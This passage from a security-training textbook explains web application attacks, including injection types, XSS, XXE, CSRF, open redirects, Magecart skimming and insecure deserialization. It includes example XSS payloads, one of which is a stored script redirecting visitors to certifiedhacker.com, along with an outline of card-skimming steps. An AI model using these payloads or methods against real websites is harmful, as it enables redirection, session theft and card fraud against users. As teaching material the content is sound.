- Information disclosure
- Privilege escalation
- Information alteration

Other Injection Attacks

Some other types of injection attacks are discussed below:

Server-Side Js Injection

Server-side JavaScript injections are vulnerabilities that manifest when an application integrates user-controllable values into a string that the code interpreter dynamically validates. Attackers exploit improper validation of user data and pass random values to alter the code that will be compiled and executed by the server. These vulnerabilities also allow attackers to compromise the functionality and data of the applications hosted by the server. Attackers can also use the server as a source to launch further attackers in the target network.

Server-Side Includes Injection

Server-side Includes is an application feature that helps designers to auto-generate the content of the web page without manual involvement. The # directives allow developers to perform this activity. These directives can be files, CGI variables, shell commands, etc. After evaluating all the directives, HTML is delivered to the requester.

Server-Side Template Injection

While creating dynamic pages, designers or developers use template engines to segregate programming logic from data presentation. Thus, instead of storing code that accepts requests and extracts the required information from the database and passing it to users in monolithic data file, template engines are employed to segregate the presentation of the data from the remaining code that evaluates it.

Server-side template injection occurs when users are allowed to insert unsafe inputs into a server-side template. When this vulnerability exists, attackers can inject malicious template directives to run arbitrary code and gain complete control over the target web server. This injection is similar to XSS but is often employed to target server internals and achieve remote

code execution, making every vulnerable application a primary target. Template injection manifests via designers' code errors and deliberate template disclosure while showcasing rich features of applications, blogs, etc.

Log Injection

Attackers launch log injection attacks by exploiting unsensitized or unvalidated inputs to application logs. Applications usually store a large number of logs such as access logs, transaction logs, monitor logs, exception or error logs, GC logs, and crash logs. If an application or its administrator fails to log users' events or actions securely, attackers could insert fake entries or records to corrupt the log file. Attackers use this technique to insert misleading information in the log file to cover their tracks in the event of a successful attack.

Html Injection

An HTML injection attack is initiated by injecting HTML code via vulnerable form inputs of a web page to change the appearance of the website or the information provided to its users. It is different from JavaScript and VB script injection attacks. HTML is a core language employed to design a website, and it is often targeted by attackers to change its functionality and original look. If an attacker can successfully inject HTML code, legitimate users may be diverted from their intended activity.

Crlf Injection

In a Carriage Return Line Feed (CRLF) injection attack, attackers inject carriage return (\r) and line feed (\n) characters into the user's input to trick the web server, web application, or user into believing that the current object is terminated and a new object has been initiated. CRLF injection is a vulnerability that manifests when a user enters the CRLF characters into an application. These characters signify the end of the line for different Internet protocols, which, when combined with HTTP request/response headers, can lead to various vulnerabilities such as HTTP request smuggling and response splitting.

HTTP request smuggling can occur when an HTTP request is transmitted via a server, which serves as a proxy to validate and forward the request to the next server. Such vulnerabilities can also lead to further attacks such as cache poisoning, firewall security breach, and request hijacking.

In HTTP response splitting, attackers can include arbitrary HTTP headers for the HTTP response to split the response and body. It results in delivering two responses instead of one, which can lead to further vulnerabilities such as cross-site scripting.

Jndi Injection

The Java Naming and Directory Interface (JNDI) is a Java-based API that takes a single parameter as input and searches for the requested object based on the specified name.

It searches for objects in directory services such as Common Object Request Broker Architecture (CORBA., LDAP, DNS, or Remote Method Invocation (RMI). If the parameter resides in malicious services managed by attackers, then the application fetches a malicious class object from the server, which leads to remote code execution and eventually the compromise of the application.

Cross-Site Scripting (XSS)

Attacks Cross-site scripting (XSS or CSS) attacks exploit vulnerabilities in dynamically generated web pages, which enables malicious attackers to inject client-side scripts into web pages viewed by other users. Such attacks occur when invalidated input data is included in dynamic content that is sent to a user's web browser for rendering. Attackers inject malicious JavaScript, vbscript, activex, HTML, or Flash for execution on a victim's system by hiding it within legitimate requests. Attackers bypass client-ID security mechanisms, gain access privileges, and then inject malicious scripts into specific web pages. These malicious scripts can even rewrite HTML website content.

Some exploitations that can be performed by XSS attacks are as follows:

- Malicious script execution
- Redirecting to a malicious server
- Exploiting user privileges
- Ads in hidden IFRAMES and pop-ups
- Data manipulation
- Session hijacking
- Brute-force password cracking
- Data theft
- Intranet probing
- Keylogging and Remote Monitoring

How XSS Attacks Work

A web page consists of text and HTML markup created by the server and obtained by the client browser. Servers can control the client's interpretation of the statically generated pages, but they cannot completely control the client's interpretation of the output of the page generated dynamically by the servers. Thus, if the attacker inserts untrusted content into a dynamic page, neither the server nor the client recognizes it. Untrusted input can come from URL parameters, form elements, cookies, database queries, and so on.

If the dynamic data inserted by the web server contains special characters, the user's web browser will mistake them for HTML markup, as it treats some characters as special to distinguish text from markup. Thus, an attacker can choose the data inserted into the generated page and mislead the user's browser into running the attacker’s script. As the malicious scripts will execute in the browser's security context for communicating with the legitimate web server, the attacker will have complete access to the document retrieved and may send the data in the page back to his/her site.



Figure 14-08: Demonstration of XSS Attack

XSS Attack In Blog Posting

The attacker finds an XSS vulnerability in the techpost.org website, constructs a malicious script <script>onload=window.location='http://www.certifiedhacker.com'</script>, and adds it to the comment field of techpost. This malicious script posted by the attacker is stored on the web application database server and runs in the background. When a user visits the techpost website, the malicious script injected by the attacker in the techpost comment field activates and redirects the user to the malicious website certifiedhacker.com.



Figure 14-09: XSS Attack in a Blog Posting

XSS Attack In Comment Field

Many web applications use HTML pages that dynamically accept data from different sources. One can change the data in the HTML pages according to the request. Attackers use HTML web page tags to manipulate data. They launch an attack by changing the comments feature using a malicious script. When the target sees the comment and activates it, then the target browser executes the malicious script to accomplish the attacker's goals.

For example, an attacker finds a vulnerable comment field in the techpost.org website. Thus, he constructs the malicious script "<script>alert ("Hello World") </script>" and adds it along with his comment in the comment field of techpost. This malicious script, along with the comment posted by the attacker in the comment field, is stored on the web application's database server. When a user visits the techpost website, the coded message "Hello World" pops up whenever the web page is loaded. Therefore, when the user clicks OK in the pop-up window, the attacker can gain access to the user's browser and subsequently perform malicious activities.



Figure 14-10: XSS Attack in the Comment Field

Techniques To Evade XSS Filters

XSS filter implementations are applied to web browsers to protect them from imminent XSS attacks; however, attackers can make them vulnerable by injecting unusual characters into the HTML code, through which they can evade the filter implementations.

Attackers can embed harmful JavaScript into a web application in many ways. However, the latest browsers are implemented with strong security measures; hence, the script injection sometimes fails. Therefore, attackers often try to not only take advantage of application design flaws but also bypass input evaluation processes conducted by the server or application to trick complicated browser filters.

XSS attacks usually exploit improper configurations and security implementations of a browser, whereas filter bypassing methods are carried out by leveraging flaws in server or browser-side filters, targeting certain versions or products.

A majority portion of the browser code is written with proper security measures to handle abnormal HTML, JavaScript, and CSS to fix them before delivery to the end users. XSS filter bypassing leverages such an intricate composition of specifications, exceptions, languages, and other browser characteristics to inject scripts through the filters without leaving a trace.

Web-based Timing Attacks

A web-based timing attack is a type of side-channel attack performed by attackers to retrieve sensitive information such as passwords from web applications by measuring the response time taken by the server. These attacks exploit side-channel leakage and estimate the amount of time taken for secret key operations. Different types of web-based timing attacks include direct timing attacks, cross-site timing attacks, and browser-based timing attacks.

Direct Timing Attack

Direct timing attacks are carried out by measuring the approximate time taken by the server to process a POST request, through which attackers can deduce the existence of a username. Similarly, attackers perform character by character password examination and exploit the timing information to determine the position where the password comparison failed. Then, attackers use this data to determine the target user's password.

Cross-site Timing Attack

A cross-site timing attack is another type of timing attack, in which attackers send crafted request packets to the website using JavaScript, unlike a direct timing attack, where the attacker himself/herself passes the request to a website. The attacker then analyzes the time consumed by the user to download the requested file.

Browser-based Timing Attacks

Browser-based timing attacks are sophisticated side-channel attacks. Rather than depending on the unsteady download time, attackers take advantage of side-channel leaks of a browser to estimate the time taken by the browser to process the requested resources. In this case, the time estimation begins immediately after the download of a resource and ceases once the processing is done.

Attackers can abuse different browser functionalities to launch further attacks such as video parsing attacks-, and cache storage timing attacks.

XML External Entity (XXE) Attack

An XML External Entity attack is a Server-side Request Forgery (SSRF) attack whereby an application can parse XML input from an unreliable source because of the misconfigured XML parser. In this attack, an attacker sends a malicious XML input containing a reference to an external entity to the victim's web application. When this malicious input is processed by a weakly configured XML parser of the target web application, it enables the attacker to access protected files and services from servers or connected networks.

Since XML features are widely available, the attacker abuses these features to create documents or files dynamically at the time of processing. Attackers tend to make the most of this attack, as it allows them to retrieve confidential data, perform DoS attacks, and obtain sensitive information via HTTP(S); in some worst-case scenarios, they may even be able to perform remote code execution or launch a CSRF attack on any vulnerable service.

According to the XML 1.0 standard, XML uses entities often defined as storage units. Entities are special features of XML that can access local or remote contents, and they are defined anywhere in a system via system identifiers. The entities need not be part of an XML document, as they can come from an external system as well. The system identifiers that act as a URI are used by the XML processor while processing the entity. The XML parsing process replaces these entities with their actual data, and here, the attacker exploits this vulnerability by forcing the

XML parser to access the file or the contents specified by him/her. This attack may be more dangerous as a trusted application; processing of XML documents can be abused by the attacker to pivot the internal system to acquire all sorts of internal data of the system.

Unvalidated Redirects and Forwards

Unvalidated redirects enable attackers to install malware or trick victims into disclosing Passwords or other sensitive information, whereas unsafe forwards may allow access control bypass. An attacker sends links to unvalidated redirects and lures the victim into clicking on them. When the victim clicks on the link, thinking that it is a valid site, it redirects the victim to another site. Such redirects lead to the installation of malware and may even trick victims into disclosing passwords or other sensitive information. An attacker targets unsafe forwarding to bypass security checks.

Unsafe forwarding may allow access control bypass, leading to the following:

Session Fixation Attack

In a session fixation attack, the attacker tricks or attracts the user to access a legitimate web server using an explicit session ID value.

Security Management Exploits

Some attackers target security management systems, either in networks or in the application layer, to modify or disable security enforcement. An attacker who exploits security management can directly modify protection policies, delete existing policies, add new policies, and modify applications, system data, and resources.

Failure to Restrict URL Access

An application often safeguards or protects sensitive functionality and prevents the displays of links or URLs for protection. Attackers access those links or URLs directly and perform illegitimate operations.

Malicious File Execution

Malicious file execution vulnerabilities are present in most applications. The cause of this vulnerability is unvalidated input to a web server. Thus, attackers execute and process files on a web server and initiate remote code execution, install a rootkit remotely, and—in at least some cases—take complete control of the systems.

Types of Redirection Attacks

Open Redirection

Open redirection is a vulnerability that allows attackers to add their parameters to a URL to redirect users from trusted websites to malicious sites where they can steal sensitive user data and redirect users back to the original website. The attacker either simply attempts to escort the user to a fake website to enter login credentials or redirects the user to a fake website that mimics the legitimate website through phishing. Such redirects can lead to credential sniffing, cross-site scripting, etc. These attacks are generally launched by exploiting the legitimate website's vulnerabilities, through which attackers can forge URLs and inject malicious scripts using JavaScript or PHP.

Header-Based Open Redirection

It is a process of modifying the HTTP location header to redirect users to a malicious page without their knowledge. It serves the operation when JavaScript fails to interpret the header. Users should thoroughly verify the complete URL before requesting a resource.

JavaScript-Based Open Redirection

It is a process of injecting JavaScript into a web page response received from the corresponding web server. This type of open redirect is mostly used in phishing scams, where users are unaware that they are navigating to a malicious website.

Magecart Attack

A Magecart attack, also referred to as web skimming, involves an attacker inserting malicious code into a target website to collect sensitive customer data, such as credit card details, usernames, addresses, and other personal information, during an online transaction. These stolen details are further used for credit card fraud, and identity theft, or can be sold on the dark web to make fraudulent purchases. Attackers can also use this compromised website to spread malware or launch further attacks.

Steps involved in the Magecart attack:

- **Step 1:** The attacker identifies an e-commerce website with outdated software or third-party plugins to gain illegitimate access
- **Step 2:** After gaining access, the attacker embeds malicious JS into the website
- **Step 3:** The injected script is activated during the users' checkout process, exfiltrating their card details to the attacker's server or controlled domain
- **Step 4:** The attacker obtains users' card details and uses them for malicious purposes

Watering Hole Attack

In a watering hole attack, the attacker identifies the kind of websites frequently surfed by a target company/individual and tests these websites to identify any possible vulnerabilities. Once the attacker identifies the vulnerabilities, he/she injects a malicious script/code into the web application that can redirect the web page and download malware onto the victim's machine. After infecting the vulnerable web application, the attacker waits for the victim to access the infected web application. This attack is called a watering hole attack, as the attacker waits for the victim to fall into the trap, similar to a lion waiting for its prey to arrive at a watering hole to drink water. When the victim surfs the infected website, the web page redirects him/her and downloads malware onto his/her machine, compromising the machine and indeed compromising the network/organization.

Figure 14-11: Watering Hole Attack

Cross-Site Request Forgery (CSRF)

Attack Cross-site request forgery (CSRF), also known as a one-click attack, occurs when a hacker instructs a user's web browser to send a request to a vulnerable website through a malicious web page. Finance-related websites commonly contain CSRF vulnerabilities. Usually, outside attackers cannot access corporate intranets; hence, CSRF is one of the methods used to enter these networks. The inability of web applications to differentiate a request made using malicious code from a genuine request exposes it to a CSRF attack. Such attacks exploit web page vulnerabilities that allow attackers to force unsuspecting users' browsers to send malicious requests that they did not intend to send. The victim user holds an active session with a trusted site and simultaneously visits a malicious site, which injects an HTTP request for the trusted site into the victim user's session, compromising its integrity.

In this scenario, the attacker constructs a malicious script and stores it on a malicious web server. When a user visits the website, the malicious script starts running and the attacker gains access to the user's browser.



Figure 14-12: Cross-Site Request Forgery (CSRF) Attack Example

How CSRF Attacks Work

In a CSRF attack, the attacker waits for the user to connect with a trusted server and then tricks the user into clicking on a malicious link containing arbitrary code. When the user clicks on the link, it executes the arbitrary code on the trusted server. The diagram below explains the steps involved in a CSRF attack.



Figure 14-13: Working of Cross-Site Request Forgery (CSRF) Attack

Cookie/Session Poisoning

Cookies help maintain user sessions in web applications by frequently transmitting sensitive credentials. Attackers can modify cookie data to escalate access, impersonate users, or inject malicious content.

Cookies often store session-specific details like user IDs, passwords, account numbers, shopping cart links, and session IDs. These files are stored on a user's device, either in memory or on the hard disk. Attackers can use proxies to rewrite session data, alter cookie values, or change session identifiers, potentially gaining unauthorized access.

Many websites offer a "Remember me" option, storing user information in cookies to avoid repeated logins. While developers encode cookies for security, weak encoding methods like Base64 and ROT13 provide little real protection, creating a false sense of security.

Threats

Compromised cookies and sessions can provide an attacker with user credentials, allowing the attacker to access accounts and assume the identity of other users of an application. By assuming another user's online identity, attackers can review the original user's purchase history, order new items, exploit services, and access the vulnerable web application.

One of the easiest examples involves using the cookie directly for authentication. Another method of cookie/session poisoning uses a proxy to rewrite the session data, displaying the cookie data and/or specifying a new user ID or other session identifiers in the cookie. There are four types of cookies: persistent, non-persistent, secure, and non-secure. Persistent cookies are stored on a disk, whereas non-persistent ones are stored in memory. Web applications transfer secure cookies only through SSL connections.

How Cookie Poisoning Works

Web applications use cookies to simulate a stateful user browsing experience, depending on the end-user and the identity of the server side of web application components. Cookie poisoning alters the value of a cookie on the client side before the request is sent to the server. A web server can send a set cookie with the help of any response over the provided string and command. The cookies are stored on the users' computers and are a standard way of recognizing users. Once the web server is set, it receives all the requests from the cookies. To provide further functionality to the application, cookies support modification and analysis by JavaScript. In this attack, the attacker sniffs the user's cookies and then modifies the cookie parameters, and submits them to the web server. The server then accepts the attacker's request and processes it.



Figure 14-14: Working of Cookie Poisoning

Insecure Deserialization

As data in the computer is stored in the form of data structures (graphs, trees, arrays, etc.), data serialization and deserialization is an effective process for linearizing and de-linearizing data objects to transport them to other networks or systems.

Serialization

Consider an example of an object "Employee" (for JAVA platform), where the Employee object consists of data such as name, age, city, and empid. Due to the process of serialization, the object data will be converted into the following linear format for transportation to different systems or different nodes of a network.

```
<Employee><Name>Rinni</Name><Age>26</Age><City>Nevada</City><empid>2201
</empid></Employee>
```



Figure 14-15: Serialization Process

Deserialization

Deserialization is the reverse process of serialization, whereby the object data is recreated from the linear serialized data. Due to the process of deserialization, the serialized Employee object given in the abovementioned example will be reconverted into the object data as shown in the figure below:



Figure 14-16: Deserialization Process

Insecure Deserialization

This process of serialization and deserialization is effectively used in communication between networks, and its widespread usage attracts attackers to exploit the flaws in this process. Attackers inject malicious code into serialized linear formatted data and forward the malicious serialized data to the victim. An example of malicious code injection into serialized linear data by the attacker is shown below:

```
<Employee><name>rinni</name><age>26</age><city>nevada
</City><empid>2201</empid>MALICIOUS PROCEDURE</Employee>
```

Due to insecure deserialization, the injected malicious code will be undetected and remain present in the final execution of the deserialization code. This results in the execution of malicious procedures along with the execution of serialized data, as shown in the following figure:



Figure 14-17: Insecure Deserialization Attack

Web Service Attack

Similar to how a user interacts with a web application through a browser, a web service can interact directly with the web application without the need for an interactive user session or a browser. The evolution and increasing use of web services in businesses offer new attack vectors in an application framework. Web services are based on XML protocols such as Web Services Definition Language (WSDL) for describing the connection points, Universal Description, Discovery, and Integration (UDDI) for the description and discovery of web services, and Simple Object Access Protocol (SOAP) for communication between web services, which are vulnerable to various web application threats.

These web services have detailed definitions that allow regular users and attackers to understand the construction of the services. Thus, web services provide the attacker with much of the information required to fingerprint the environment to formulate an attack. Some examples of this type of attack are as follows:

1. An attacker injects a malicious script into a web service and can disclose and modify application data
2. An attacker uses a web service for ordering products and injects a script to reset the quantity and status on the confirmation page to less than what he or she had originally ordered. Thus, the system processing the order request submits the order, ships the order, and then modifies the order to show that the company is shipping a smaller number of products, but the attacker ends up receiving more of the product than he or she pays for.

